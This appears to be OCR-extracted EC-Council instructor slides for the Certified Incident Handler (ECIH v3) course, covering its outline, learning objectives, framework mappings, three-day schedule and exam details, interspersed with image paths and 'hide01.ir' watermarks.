
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How Other InfoSec Job Roles Fit in Overall Incident Management



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How Other InfoSec Job Roles Fit in Overall Incident Management



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is ECIH Program?

- EC-Council Certified Incident Handler (ECIH) is a hands-on, instructor-led, **comprehensive "specialist"-level program** that presents a **structured approach** for effectively handling and responding to cyber security incidents

- A program developed by **IH&R experts** from all over the world that is constantly updated to ensure that the students are exposed to the latest advances in handling cyber security incidents

- The course will help students to gain **in-depth knowledge** and **skills** for incident handling and response preparation, incident recording and assignment, incident triage and notification, incident containment, evidence gathering and forensic analysis, incident eradication, systems recovery, and post-incident activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is ECIH Program?

Structured Approach for Incident Handling and Response

- More than **780** illustrated instructor slides
- More than **1600** pages of the comprehensive student manual
- A repository of more than **125** incident handling templates, checklists, and toolkits
- A repository of more than **10** incident handling playbooks and runbooks
- A repository of more than **800** incident handling and response tools

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is ECIH Program?

A lab intensive program

- Every learning objective is demonstrated using labs
- Complex and advanced labs to emphasize the learning objectives
- **50%** of training time is dedicated to labs
- More than **95** labs demonstrated, which covers various cybersecurity incidents
- Lab setup simulates real-life networks and platforms

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Why ECIH?

ECIH EC-Council Certified Incident Handler

1. In the current complex and ever-changing threat landscape, ECIH is an essential program for those who **deal with security incidents on a daily basis**
2. The course is built after a rigorous **Job Task Analysis (JTA)** of the job roles involved in the field of incident handling and response
3. It is designed and developed by **subject matter experts** from **across the globe** to bridge the gaps in cyber security and **meet industry standards**
4. It provides the **best practices** to detect, validate, contain, and eradicate security incidents, thus helping organizations in improving their **security posture**
5. It is a **method-driven course** that presents a **holistic approach** covering vast concepts related to organizational incident handling and response, from **preparation of the incident handling and response plan** to **recovering infected systems**
6. This program **provides credible professional knowledge** that is required for a career in incident handling and response, and it **enhances your skills** as an **Incident Handler/Responder**, thus increasing your employability

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



ECIH
EC-Council Certified Incident Handler

Where Does ECIH Fits in EC-Council Career Path?

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What Makes ECIH a Unique Credential?

Most Lab Intensive ECIH Program (**50% of training time is dedicated to labs**)

Large Collection of Incident Handling **Playbooks** and **Runbooks**

100% Compliance with **NICE 2.0 Framework** and **CREST CCIM**

A Comprehensive Reference of **ECIH Tools** and **Frameworks**

Structured Focus on the Complete **IH&R Process**

Comprehensive JTA and a Strong SME Involvement (**Advisory Board**)


Large Collection of Incident Handling **Templates**, **Checklists**, and **Toolkits**

Focus on Handling **Different Types** of Cybersecurity Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECIH Mapping to NICE 2.0



Compliance with National Initiative for Cybersecurity Education (NICE) in the specialty area category "Protect and Defend (PR)"

hide01.ir

ECIH maps 100 percent to **Incident Response (CIR)** Specialty Areas under the NICE framework's **Protect and Defend (PR)** job role category.

Incident Response (CIR)

Responds to crises or urgent situations within the pertinent domain to mitigate immediate and potential threats. Uses mitigation, preparedness, and response and recovery approaches, as needed, to maximize survival of life, preservation of property, and information security. Investigates and analyzes all relevant response activities.

https://www.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Compliance with "CREST Certified Incident Manager (CCIM)"



Incident Response

Examination Title	Entire Exam at Pearson Vue	Written Element at Pearson Vue	Entire Exam at CREST Exam Centre	Practical Element at CREST Exam Centre
CREST Practitioner Intrusion Analyst (CPIA)	✓			
CREST Registered Intrusion Analyst (CRIA)			✓	
CREST Certified Network Intrusion Analyst (CCNIA)			✓	
CREST Certified Host Intrusion Analyst (CCHIA)			✓	
CREST Certified Incident Manager (CCIM)	✓			

mde01.ir

https://www.crest-approved.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECIHv3 Course Outline

ECIH EC-Council Certified Incident Handler

01	Introduction to Incident Handling and Response
02	Incident Handling and Response Process
03	First Response
04	Handling and Responding to Malware Incidents
05	Handling and Responding to Email Security Incidents
06	Handling and Responding to Network Security Incidents
07	Handling and Responding to Web Application Security Incidents
08	Handling and Responding to Cloud Security Incidents
09	Handling and Responding to Insider Threats
10	Handling and Responding to Endpoint Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What will Student Learn?

Students going through ECIH training will learn:



- Key issues plaguing the information security world
- Various types of cyber security threats, attack vectors, threat actors, and their motives, goals, and objectives of cyber security attacks
- Various attack and defense frameworks (Cyber Kill Chain Methodology, MITRE ATT&CK Framework, etc.)
- Fundamentals of information security concepts (Vulnerability assessment, risk management, cyber threat intelligence, threat modeling, and threat hunting)
- Fundamentals of incident management (information security incidents, signs and costs of an incident, incident handling and response, and incident response automation and orchestration)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What will Student Learn?

Students going through ECIH training will learn:



- Different incident handling and response best practices, standards, cybersecurity frameworks, laws, acts, and regulations
- Various steps involved in planning incident handling and response program (Planning, recording and assignment, triage, notification, containment, evidence gathering and forensic analysis, eradication, recovery, and post-incident activities)
- Importance of first response and first response procedure (Evidence collection, documentation, preservation, packaging, and transportation)
- How to handle and respond to different types of cybersecurity incidents in a systematic way (malware incidents, email security incidents, network security incidents, web application security incidents, cloud security incidents, insider threat-related incidents, and endpoint security incidents)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- **ECIH TRAINING SCHEDULE AND EXAM Information**
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training Information

- Title of the Course: **EC-Council Certified Incident Handler**
- Version: **3**
- Training Duration: **3 Days (24 Hours)**
- Training Timing: **9:00 AM to 5:00 PM**
- Delivery Mode:
  - ✓ **Instructor-led Training (ILT)**
  - ✓ **iWeek (Synchronous Online Learning)**
  - ✓ **iLearn (Asynchronous Online Learning)**
  - ✓ **CodeRed (Asynchronous Online Learning)**

Target Audience

- ✓ Cyber security professionals
  - ➢ Incident Handlers
  - ➢ Incident Responders
  - ➢ Incident Response Analyst/Manager/Expert
  - ➢ CSIRT Engineer/Analyst
  - ➢ Risk Assessment Administrators, Vulnerability Assessment Auditors, and Penetration Testers
  - ➢ Cyber Forensic Investigators/Analyst and SOC Analyst
  - ➢ System Administrators/Engineers
  - ➢ Firewall Administrators and Network Managers/IT Managers
- ✓ Any mid-level to high-level cyber security professionals with a minimum of 3 years of experience
- ✓ Individuals from information security profession and who want to enrich their skills and knowledge in the field of incident handling and response
- ✓ Individuals interested in preventing cyber threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training Sessions

Sessions	Start	End	Duration (Minutes)
Morning Session	9:00 AM	10:45 AM	105
Break	10:45 AM	11:00 AM	15
Noon Session	11:00 AM	12:30 PM	90
Lunch Break	12:30 PM	1:30 PM	60
Afternoon Session	1:30 PM	2:45 PM	75
Break	2:45 PM	3:00 PM	15
Evening Session	3:00 PM	5:00 PM	120

hide01.ir

- Total Session Time/Day in Hours: 6.30
- Total Session Time in 3 Days in Minutes: 1170

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training Session: Day 1

ECIH
EC-Council Certified Incident Handler

Start	End	Time in Minutes	Module
9:00	9:10	10	Module 00: Student Introduction
9:10	10:10	60	Module 01: Introduction to Incident Handling and Response
10:10	10:45	35	Module 02: Incident Handling and Response Process
10:45	11:00		Break
11.00	11.35	35	Module 02: Incident Handling and Response Process
11:35	12:30	55	Lab Exercise for Module 02
12:30	1:30		Lunch Break
1:30	2:05	35	Module 03: First Response
2:05	2:45	40	Module 04: Handling and Responding to Malware Incidents
2:45	3:00		Break
3:00	3:20	20	Module 04: Handling and Responding to Malware Incidents
3:20	4:45	85	Lab Exercise for Module 04
4:45	5:00	15	Module 05: Handling and Responding to Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training Session: Day 2

ECIH
EC-Council Certified Incident Handler

Start	End	Time in Minutes	Module
9:00	9:35	35	Module 05: Handling and Responding to Email Security Incidents
9:35	10:35	60	Lab Exercise for Module 05
10:35	10:45	10	Module 06: Handling and Responding to Network Security Incidents
10:45	11:00		Break
11.00	12.00	60	Module 06: Handling and Responding to Network Security Incidents
12:00	12:30	30	Lab Exercise for Module 06
12:30	1:30		Lunch Break
1:30	1:55	25	Lab Exercise for Module 06
1:55	2:45	50	Module 07: Handling and Responding to Web Application Security Incidents
2:45	3:00		Break
3:00	3:10	10	Module 07: Handling and Responding to Web Application Security Incidents
3:10	4:20	70	Lab Exercise for Module 07
4:20	5:00	40	Module 08: Handling and Responding to Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Training Session: Day 3

Start	End	Time in Minutes	Module
9:00	9:30	30	Module 08: Handling and Responding to Cloud Security Incidents
9:30	10:45	75	Lab Exercise for Module 08
10:45	11:00		Break
11.00	11.50	50	Lab Exercise for Module 08
11:50	12:30	40	Module 09: Handling and Responding to Insider Threats
12:30	1:30		Lunch Break
1:30	1:40	10	Module 09: Handling and Responding to Insider Threats
1:40	2:45	65	Lab Exercise for Module 09
2:45	3:00		Break
3:00	3:05	05	Lab Exercise for Module 09
3:05	3:55	50	Module 10: Handling and Responding to Endpoint Security Incidents
3:55	5:00	65	Lab Exercise for Module 10

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Instructors may alter the structure of the course and the timings to meet their requirements.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exam Information

ECIH
EC-Council Certified Incident Handler

- Exam Title: EC-Council Certified Incident Handler
- Exam Code: 212-89
- Number of Questions: 100
- Duration: 3 hours
- Availability: ECC Exam Portal
- Passing Score: Please refer https://cert.eccouncil.org/faq.html
- Test Format: Multiple Choice
- The training center/instructor will advise you about the exam schedule and voucher details



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda


- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- **How to Access Course related material**
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Aspen?

- Aspen is a **one-step gateway to multiple portals**, **products**, and **services** provided by EC-Council for its registered members
- You can download instructor slides, e-courseware, and tools at *https://aspen.eccouncil.org*



